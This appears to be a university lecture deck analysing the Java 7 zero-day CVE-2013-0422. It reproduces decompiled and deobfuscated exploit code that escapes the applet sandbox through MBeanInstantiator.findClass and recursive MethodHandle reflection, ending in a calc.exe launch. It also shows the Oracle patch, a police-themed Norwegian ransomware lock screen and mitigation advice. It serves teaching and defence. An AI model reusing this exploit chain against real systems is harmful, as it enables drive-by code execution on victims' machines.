GJØVIK UNIVERSITY COLLEGE

Java vulnerability CVE-2013-0422 [1]

Software Security Trends, spring 2013

“New Year’s Gift”

Me
André Nordbø
andre.nordbo@gmail.com

Introduction

New 0-day in **Java** being exploited in the wild
- Bypass of JVM security features for Java applets
  - Activated from “drive by” code in Internet **browsers**

Reported seen from: 2013-01-02
- Included in Blackhole , Nuclear Pack *(+5 more)*

Vulnerable versions: All Java v7 (including update 10)
- Java v6 and previous is not vulnerable – to this one...

root25.com


National vulnerability database (US) rated:
- Impact: 10/10
- Exploitability: 10/10
- Allows **remote** attacker run **arbitrary** code, requires **user interaction**
  - (visit a malicious web page – “ad-farming”)
  - Privileges: current user (plug-in privileges)

Related issues: CVE-2012-4681 (7u6)

Code

A new vulnerability + a failed previous patch (reflection API) = havoc

http://images.google.com/



Malicious applet

Java VM "sandbox/ jail"

http://images.google.com/

Code

"The first flaw allows to load arbitrary (restricted) classes by the means of **findClass** method of com.sun.jmx.mbeanserver.**MBeanInstantiator** Class" [4]

Public

```
84          JmxMBeanServerBuilder jmxmbeanserverbuilder = new JmxMBeanServerBuilder();
85          JmxMBeanServer jmxmbeanserver = (JmxMBeanServer)jmxmbeanserverbuilder.newMBeanServer("", null, null);
86          MBeanInstantiator mbeaninstantiator = jmxmbeanserver.getMBeanInstantiator();
87          Class class1 = mbeaninstantiator.findClass(ewjvaiwebvhtuai124g(z[8]), null);
88
```

Decompiled from "Ewjvaiwebvhtuai124a.class" inside "a3608c0086c93eec085f3f078c44fdf3_debate-rehearsal.jar" from zip in reference [3]

(look at the bottom of the page, before the comments)

Obfuscation

```
108 ──────────MBeanInstantiator·localMBeanInstantiator·=·
109 ──────────────((JmxMBeanServer)·new·JmxMBeanServerBuilder().newMBeanServer("",null,·null)).getMBeanInstantiator();
110
111 ──────────Class·GeneratedClassLoader$class·=·localMBeanInstantiator.findClass(
112 ──────────────"sun.org.mozilla.javascript.internal.GeneratedClassLoader",·null_ClassLoader);
113
114 ──────────Class·Context$class·=·localMBeanInstantiator.findClass(
115 ──────────────"sun.org.mozilla.javascript.internal.Context",·null_ClassLoader);
116
117
```

[6]

```
00103
00108     public Class<?> findClass(String className, ClassLoader loader)
00109         throws ReflectionException {
00110
00111         return loadClass(className,loader);
00112     }
```

```
00620     static Class<?> loadClass(String className, ClassLoader loader)
00621         throws ReflectionException {
00622
00623         Class<?> theClass;
00624         if (className == null) {
00625             throw new RuntimeOperationsException(new
00626                 IllegalArgumentException("The class name cannot be null"),
00627                             "Exception occurred during object instantiation");
00628         }
00629         try {
00630             if (loader == null)
00631                 loader = MBeanInstantiator.class.getClassLoader();
00632             if (loader != null) {
00633                 theClass = Class.forName(className, false, loader);
00634             } else {
00635                 theClass = Class.forName(className);
00636             }
00637         } catch (ClassNotFoundException e) {
00638             throw new ReflectionException(e,
00639             "The MBean class could not be loaded");
00640         }
00641         return theClass;
00642     }
```

http://j7a.ru/_m_bean_instantiator_8java_source.html

forName

```
public static Class<?> forName(String className)
                       throws ClassNotFoundException
```

Returns the Class object associated with the class or interface with the given string name. Invoking this method is equivalent to:

```
Class.forName(className, true, currentLoader)
```

where currentLoader denotes the defining class loader of the current class.

For example, the following code fragment returns the runtime Class descriptor for the class named java.lang.Thread:

```
Class t = Class.forName("java.lang.Thread")
```

A call to forName("X") causes the class named X to be initialized.

Parameters:

className - the fully qualified name of the desired class.

Returns:

the Class object for the class with the specified name.

http://docs.oracle.com/javase/7/docs/api/java/lang/Class.html#forName(java.lang.String)


Code

"The second issue abuses the **new Reflection APIs** to successfully obtain and call **MethodHandle** objects that point to methods and constructors of restricted classes." [4]

"(it) relies on **invokeWithArguments** method call of java.lang.invoke.MethodHandle class, which has been already a subject of a security problem (Issue 32 that we **reported to Oracle on Aug 31, 2012**)" [4]

Obfuscated code: indirect reflection trick


```
93          java.lang.invoke.MethodHandles.Lookup lookup = MethodHandles.publicLookup();
94
95          MethodType methodtype = MethodType.methodType(java/lang/invoke/MethodHandle, java/lang/Class, new Class[] {
96              java/lang/invoke/MethodType
97          });
98          MethodHandle methodhandle = lookup.findVirtual(
99                  java/lang/invoke/MethodHandles$Lookup, ewjvaiwebvhtuai124g(z[10]), methodtype
100             );
101         MethodType methodtype1 = MethodType.methodType(Void.TYPE);
102         MethodHandle methodhandle1 = (MethodHandle)methodhandle.invokeWithArguments(new Object[] {
103             lookup, class1, methodtype1
104         });
105         Object obj = methodhandle1.invokeWithArguments(new Object[0]);
106
107         ////////////////////////
108         MethodType methodtype2 = MethodType.methodType(java/lang/invoke/MethodHandle, java/lang/Class, new Class[] {
109             java/lang/String, java/lang/invoke/MethodType
110         });
111         MethodHandle methodhandle2 = lookup.findVirtual(
112                 java/lang/invoke/MethodHandles$Lookup, ewjvaiwebvhtuai124g(z[6]), methodtype2
113             );
114         MethodType methodtype3 = MethodType.methodType(class2, java/lang/ClassLoader);
115         MethodHandle methodhandle3 = (MethodHandle)methodhandle2.invokeWithArguments(new Object[] {
116             lookup, class1, ewjvaiwebvhtuai124g(z[9]), methodtype3
117         });
118         Object obj1 = methodhandle3.invokeWithArguments(new Object[] {
119             obj, null
120         });
121         MethodType methodtype4 = MethodType.methodType(java/lang/Class, java/lang/String, new Class[] {
122             [B
123         });
124         MethodHandle methodhandle4 = (MethodHandle)methodhandle2.invokeWithArguments(new Object[] {
125             lookup, class2, ewjvaiwebvhtuai124g(z[5]), methodtype4
126         });
127         Class class3 = (Class)methodhandle4.invokeWithArguments(new Object[] {
128             obj1, null, abyte0
129         });
130         class3.newInstance();
131         Method method = class3.getMethod("r", new Class[] {
132             java/lang/String, java/lang/Class
133         });
134         method.invoke(null, new Object[] {
135             s, hw
136         });
```


MBeanInstantiator localMBeanInstantiator = ((JmxMBeanServer) new JmxMBeanServerBuilder().newMBeanServer("",null,null)).getMBeanInstantiator();
Class ref_GeneratedClassLoader = localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.GeneratedClassLoader", null);
Class ref_Context = localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.Context", null);
MethodHandles.Lookup publicLookup = MethodHandles.publicLookup();
MethodType mt_MethodHandle__Class_MethodType = MethodType.methodType(
MethodHandle.class, Class.class, new Class[] {
MethodType.class
}
);
MethodHandle methodHandles_Lookup_findConstructor = publicLookup.findVirtual(
MethodHandles.Lookup.class, "findConstructor", mt_MethodHandle__Class_MethodType
);
MethodHandle Context_Context = (MethodHandle) methodHandles_Lookup_findConstructor.invokeWithArguments(
new Object[] {
publicLookup, ref_Context, MethodType.methodType(Void.TYPE)
}
);
MethodType mt_MethodHandle__Class_String_MethodType = MethodType.methodType(
MethodHandle.class, Class.class, new Class[] {
String.class, MethodType.class
}
);
MethodHandle mh_findVirtual = publicLookup.findVirtual(
MethodHandles.Lookup.class, "findVirtual", mt_MethodHandle__Class_String_MethodType
);
MethodType mt_GeneratedClassLoader__ClassLoader = MethodType.methodType(
ref_GeneratedClassLoader, ClassLoader.class
);
MethodHandle context_createClassLoader = (MethodHandle) mh_findVirtual.invokeWithArguments(
new Object[] {
publicLookup, ref_Context, "createClassLoader", mt_GeneratedClassLoader__ClassLoader
}
);
Object generatedClassLoader = context_createClassLoader.invokeWithArguments(
new Object[] {
Context_Context.invokeWithArguments({}), null
}
);
MethodHandle mh_defineClass = (MethodHandle) mh_findVirtual.invokeWithArguments(
new Object[] {
publicLookup, ref_GeneratedClassLoader, "defineClass",
MethodType.methodType(
Class.class, String.class, new Class[] {
byte[].class
}
)
}
);
Class B = (Class) mh_defineClass.invokeWithArguments(
new Object[] {
generatedClassLoader, null, B__class_bytes
}
);
B.newInstance();
Runtime.getRuntime().exec("calc.exe");
Reflection on reflection API (recursive reflection)
Handle for Context constructor
Restricted method: Can define new class with full privileges
Class that performs: System.setSecurityManager(null)
Decoded code: indirect reflection trick simplified

"So what is happening here is that they **forgot to skip the frames** related to the **new Reflection API** and only the old reflection API is taken into account." [5]

"This same trick using **recursive reflection** DOES NOT WORK with the common (old) reflection API because the caller is correctly retrieved by the native implementation." [5]

"getCallerClass native implementation has not changed since JDK6" [5]

"This shows that some security reflection code regarding the new API was **not properly reviewed**." [5]

Code: Patch

> The patch (7u11) did stop the exploit, fixing **one** of its components. But an attacker with enough knowledge of the Java code base and the help of **another zero day bug** to replace the one fixed can easily continue compromising users. (Assuming they now use a **signed Java applet** - one of the other changes introduced in this patch.) [2]
>
> *- Esteban Guillardoy*
> *Immunity, Inc*

Recursive Reflection vulnerability:
*java.lang.invoke.MethodHandleNatives.**isCallerSensitive***
*(sun.reflect.misc.**MethodUtil** also has a change)*

```
405    /**
406     * Is this method a caller-sensitive method?
407     * I.e., does it call Reflection.getCallerClass or a similer method
408     * to ask about the identity of its caller?
409     */
410    // FIXME: Replace this pattern match by an annotation @sun.reflect.CallerSensitive.
411    static boolean isCallerSensitive(MemberName mem) {
412        assert(mem.isInvocable());
413        Class<?> defc = mem.getDeclaringClass();
414        switch (mem.getName()) {
415        case "doPrivileged":
416            return defc == java.security.AccessController.class;
417        case "getUnsafe":
418            return defc == sun.misc.Unsafe.class;
419        case "lookup":
420            return defc == java.lang.invoke.MethodHandles.class;
421        case "invoke":
422            return defc == java.lang.reflect.Method.class;
423        case "get":
424        case "getBoolean":
425        case "getByte":
426        case "getChar":
427        case "getShort":
428        case "getInt":
429        case "getLong":
430        case "getFloat":
431        case "getDouble":
432        case "set":
433        case "setBoolean":
434        case "setByte":
435        case "setChar":
436        case "setShort":
437        case "setInt":
438        case "setLong":
439        case "setFloat":
440        case "setDouble":
441            return defc == java.lang.reflect.Field.class;
442        case "newInstance":
443            if (defc == java.lang.reflect.Constructor.class)  return true;
```

MBeanInstantiator.findClass vulnerability:
*com.sun.jmx.**mbeanserver***

No change

```
405    /**
406     * Is this method a caller-sensitive method?
407     * I.e., does it call Reflection.getCallerClass or a similer method
408     * to ask about the identity of its caller?
409     */
410    // FIXME: Replace this pattern match by an annotation @sun.reflect.CallerSensitive.
411    static boolean isCallerSensitive(MemberName mem) {
412        assert(mem.isInvocable());
413        Class<?> defc = mem.getDeclaringClass();
414        switch (mem.getName()) {
415        case "doPrivileged":
416            return defc == java.security.AccessController.class;
417        case "getUnsafe":
418            return defc == sun.misc.Unsafe.class;
419        case "lookup":
420            return defc == java.lang.invoke.MethodHandles.class;
421        case "findStatic":
422        case "findVirtual":
423        case "findConstructor":
424        case "findSpecial":
425        case "findGetter":
426        case "findSetter":
427        case "findStaticGetter":
428        case "findStaticSetter":
429        case "bind":
430        case "unreflect":
431        case "unreflectSpecial":
432        case "unreflectConstructor":
433        case "unreflectGetter":
434        case "unreflectSetter":
435            return defc == java.lang.invoke.MethodHandles.Lookup.class;
436        case "invoke":
437            return defc == java.lang.reflect.Method.class;
438        case "get":
439        case "getBoolean":
440        case "getByte":
441        case "getChar":
442        case "getShort":
443        case "getInt":
```

..example of payload

"The malware will download an executable file from a remote server and execute it by exploiting the vulnerability" [7]

POLITIET NORGE

OBS!

IP: [redacted]
Location: NO,Norway

OBS! PC-en din er blokkert på grunn av minst én av følgende grunner.

Du har brutt «Opphaveretts og Nærstående Rettighets Loven (Åndsverkloven)» (Video, Musikk, Programvare) og ulovlig bruker eller distribuerer opphavsrett beskyttet innhold, dermed bryter du paragraf 128 i straffeloven Kongeriket Norge.

Paragraf 128 i straffeloven fastsetter en bøtestraff fra 2 opptil 5 hundre minimale lønninger eller en frihetsberøvelse fra 2 til 8 år.

Du har sett eller distribuert forbudt pornografisk innhold (Barneporno / Zoofili og osv.). Dermed bryter paragraf 202 i straffeloven Kongeriket Norge. Paragraf 202 i straffeloven fastsetter en frihetsberøvelse for 4 til 12 år.

Ulovlig tilgang til elektroniske data er igangsatt fra PC-en din, eller du har vært ...

Paragraf 208 i straffeloven fastsetter en bøtestraff opptil NOK 1000.000 og/eller en frihetsberøvelse fra 4 til 9 år.

Ulovlig tilgang er igangsatt fra PC-en din uten ditt kjennskap eller samtykke, kan PC-en bli infisert av ondsinnet programvare, og dermed bryter du loven med forsømt bruk av personlig datamaskin.

Paragraf 210 i straffeloven fastsetter en bot fra NOK 20000 til NOK 80000.

Spam distribusjon eller annen ulovlig reklame er gjennomført fra PC-en din som en fortjeneste søking aktivitet eller ble brukt uten ditt kjennskap, da kan PC-en bli infisert av ondsinnet programvare.

Paragraf 212 i straffeloven fastsetter en bøtestraff opptil NOK 2500.000 og en frihetsberøvelse opptil 6 år. I tilfelle aktiviteten er gjennomført uten ditt kjennskap, da gjelder den nevnte paragrafen 210 i straffeloven Kongeriket Norge.

Din personlige informasjon og adresse blir identifisert nå, en straffesak skal rettes mot deg under en eller flere lovparagrafer, som er angitt ovenfor, i løpet av de neste 72 timene.

I henhold til endringen i straffeloven Kongeriket Norge den 28. august 2012, overtredelse av loven (hvis det ikke er gjentatt - første gang) kan betraktes som betinget godkjenning i tilfelle du skal betale boten til staten.

Bøter kan betales bare innen første 72 timer etter overtredelsen. Så snart 72 timer utløp, muligheten til å betale boten utgår og en straffesak rettes mot deg automatisk i løpet av de neste 72 timene!

Botbeløpet er NOK 1000 eller €100. Boten kan betales via Ukash/PaySafeCard.

Når boten er betalt, vil PC-en din låses opp i løpet av 1 opptil 72 timer etter at pengene er satt inn i statens konto.

Ukash paysafecard

Code Sum 1000

1 2 3 4 5 6 7 8 9 0

Pay Ukash | Pay PaySafeCard

Hvor kan jeg kjøpe Ukash?

Du kan kjøpe Ukash på mange steder, for eksempel: butikker, kiosker, frittstående terminaler, on-line eller gjennom E-Wallet (nettbetalingskonto). Be om en 4 kuponger Ukash NOK 250 eller 1 kupon Ukash €100.

7Eleven - Få Ukash fra over 200 grener av 7Eleven funnet i Shells bensinstasjoner.

Narvesen - Ukash nå tilgjengelig fra over 400 Narvesen butikker over hele Norge

Hvor kan jeg kjøpe PaySafeCard?

PaySafeCard er enkelt, og finnes i over 450.000 utsalgssteder på verdensbasis. paysafecards kan kjøpes på alle 7-eleven og Narvesen kiosker.

7-ELEVEN NARVESEN

Ref [3]


!

Do you want to pay 100€/1000NOK in order to avoid prosecution?

Protection

What can we do?

- Put pressure on Oracle (functionality vs. test costs)



<u>If needed (ex. BankID)</u>

- (Update)
- Dual browser (with | without)
- Manual plug-in activation

<u>Otherwise</u>

- Remove or disable Java browser plug-in

<u>*Default in 7u11:*</u>
"With the "**High**" setting the user is always warned before any unsigned application is run to prevent silent exploitation."

"Click to run"

Resources and references

National Vulnerability Database:
[1] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0422

Security Now podcast #387
[ ] http://twit.tv

KrebsOnSecurity
[ ] http://krebsonsecurity.com/2013/01/new-java-exploit-fetches-5000-per-buyer/
[ ] http://krebsonsecurity.com/2013/01/zero-day-java-exploit-debuts-in-crimeware/

Java only fixed one of the two bugs
[2] http://immunityproducts.blogspot.ca/2013/01/confirmed-java-only-fixed-one-of-two.html

Disclosure of the vulnerability and exploit kits
[3] http://malware.dontneedcoffee.com/2013/01/0-day-17u10-spotted-in-while-disable.html
[4] http://seclists.org/bugtraq/2013/Jan/48 (!)
[5] https://partners.immunityinc.com/idocs/Java%20MBeanInstantiator.findClass%200day%20Analysis.pdf (!)
[ ] http://schierlm.users.sourceforge.net/CVE-2013-0422.html
[6] http://pastebin.com/bWMaR6hE
[7] http://blog.fireeye.com/research/2013/01/happy-new-year-from-new-java-zero-day.html

Java API bypass, 7u6 and trends
[8] http://www.security-explorations.com/materials/se-2012-01-report.pdf
[ ] http://security.stackexchange.com/questions/19565/why-do-some-java-apis-bypass-standard-securitymanager-checks
[ ] http://www.deependresearch.org/2012/08/java-7-vulnerability-analysis.html
[ ] https://media.blackhat.com/bh-us-12/Briefings/Oh/BH_US_12_Oh_Recent_Java_Exploitation_Trends_and_Malware_WP.pdf

“Bugs are like mushrooms, in many cases they can be found in a close proximity to those already spotted. It looks Oracle either stopped the picking too early or they are still deep in the woods...” [4]